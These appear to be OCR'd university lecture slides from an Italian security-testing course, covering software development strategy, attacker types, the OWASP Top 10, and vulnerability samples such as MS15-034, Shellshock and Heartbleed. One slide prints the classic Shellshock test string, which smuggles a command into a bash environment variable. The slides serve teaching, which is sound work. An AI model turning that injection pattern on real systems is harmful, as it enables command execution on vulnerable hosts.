Consiglio Nazionale delle Ricerche

Università di Genova

Module 1
General introduction

Enrico Cambiaso

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Functional and security testing techniques

2023/2024

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Who am I

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- enrico.cambiaso@cnr.it
- Consiglio Nazionale delle Ricerche (CNR)
- Cyber-security group of the IEIIT institute

Round table

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- Students presentation
  - Name and surname
  - Background and past
  - Why did you join the university? What do you expect?
  - Ambition
  - Skills
  - Limits
  - Etc.

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Main suggested skills

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- Computer programming
- Availability and adaptability
- Learn from anything
- Autonomy

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Course tentative summary

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#	Module	Estimated hours
1	General introduction	2
2	Introduction to cybersecurity	2
3	Automated tools	4
4	The HTTP protocol	4
5	Command injection	2
6	Client-side vulnerabilities	4
7	Denial of Service attacks	4
8	*Mobile security (tbc)*	*2*

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The importance of writing good code

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Let’s suppose we’re a software company:
how relevant is it to write good code for our company?

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Some experiences…

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

RECCO

RENDICONTAZIONE PROGETTUALE

One interesting read on «The Good Enough revolution»: https://www.wired.com/2009/08/ff-goodenough/

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The importance of code writing

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Let’s suppose we’re a software company:
is code writing the most important thing for the company?

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
One example…



WHY?

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
Another example…



The founder

Year: 2016

Streaming available

What's the main business of McDonald's?

See, e.g., https://www.wallstreetsurvivor.com/mcdonalds-beyond-the-burger/

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Development choices

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Let’s suppose you’ve got an idea for a new web portal (e.g. an Amazon clone, a new social network, etc.):

How do you implement it?

Which strategy/approach do you follow?

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Pivoting

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See, e.g., https://bootcamp.uxdesign.cc/the-art-of-product-pivoting-f7a6197794de

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
The Netflix example on pivoting



Source: https://www.businessmodelsinc.com/en/inspiration/blogs/netflix-how-a-dvd-rental-company-changed-the-way-we-spend-our-free-tim

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One interesting read…

The lean startup
Author: Eric Ries
Year: 2008

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Release timings

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Is it better to release an incomplete software early or to release the software only when it’s ready?

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Market arrival time

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Assignments

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- Find examples of companies/products:
  - Which can be considered «good enough»
  - Arriving first on the market and remaining the sector leaders, even if not the best choice (e.g., from technical point of view)
  - Changing their business model on the run to satisfy market needs

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Module 2
Introduction to cybersecurity

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Previous assignments

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- *Find examples of companies/products:*
  - *Which can be considered «good enough»*
  - *Arriving first on the market and remaining the sector leaders, even if not the best choice*
  - *Changing their business model on the run to satisfy market needs*

- *Some interesting reads:*
  - *https://hbr.org/2007/09/the-battle-for-chinas-good-enough-market*
  - *https://www.washingtonpost.com/news/innovations/wp/2015/07/02/the-7-greatest-pivots-in-tech-history/*

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The cyber-security term

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What is cyber-security?

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What is a vulnerability?

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Who is the attacker?

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Different locations of the attacker

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Who	Why
Script kiddies	Fun
Hacktivists and cyber-rebels	Cyber-rebellion
Cyber-criminals	Cyber-criminality
Cyber-terrorists	Cyber-terrorism
Governments	Cyber-warfare

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OWASP Top 10 security vulnerabilities (2023)

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1. Broken access control
2. Cryptographic failures
3. Injection
4. Insecure design
5. Security misconfiguration
6. Vulnerable and outdated components
7. Identification and authentication failures
8. Software and data integrity failures
9. Security logging and monitoring failures
10. Server-Side Request Forgery (SSRF)

Source: https://www.reflectiz.com/blog/owasp-top-ten-2023/

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Exploit sample: MS15-034 (CVE-2015-1635)

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



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Vulnerability sample: Shellshock (2014)

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- A software bug affecting Bourne-against shell (Bash)
  - A terminal software available on most Linux distributions, macOS and even MS Windows (e.g., through Cygwin) or embedded systems
  - Discovered in September 2014 (CVE-2014-6271)
- Sample functions:
  - `$ function foo { echo "Hello world!"; }`
  - `$ export -f foo`
  - `$ bash -c 'foo'`
  - `Hello world!`

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Vulnerability sample: Shellshock (2014)

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- The malicious code

```
$ env x='() { :;}; echo vulnerable' bash -c "echo this
is a test"
   vulnerable
   this is a test
```

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
Vulnerability sample: Shellshock (2014)



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
Vulnerability sample: Shellshock (2014)



Souce: https://gabb4r.gitbook.io/oscp-notes/web-http/shellshock

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Vulnerability sample: Shellshock (2014)

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

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Vulnerability sample: Hearthbleed (2014)

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

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Vulnerability sample: Hearthbleed

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
- Before 04/2014: probably, not!



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Exploit sample: Hearthbleed

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
- SSL implementation



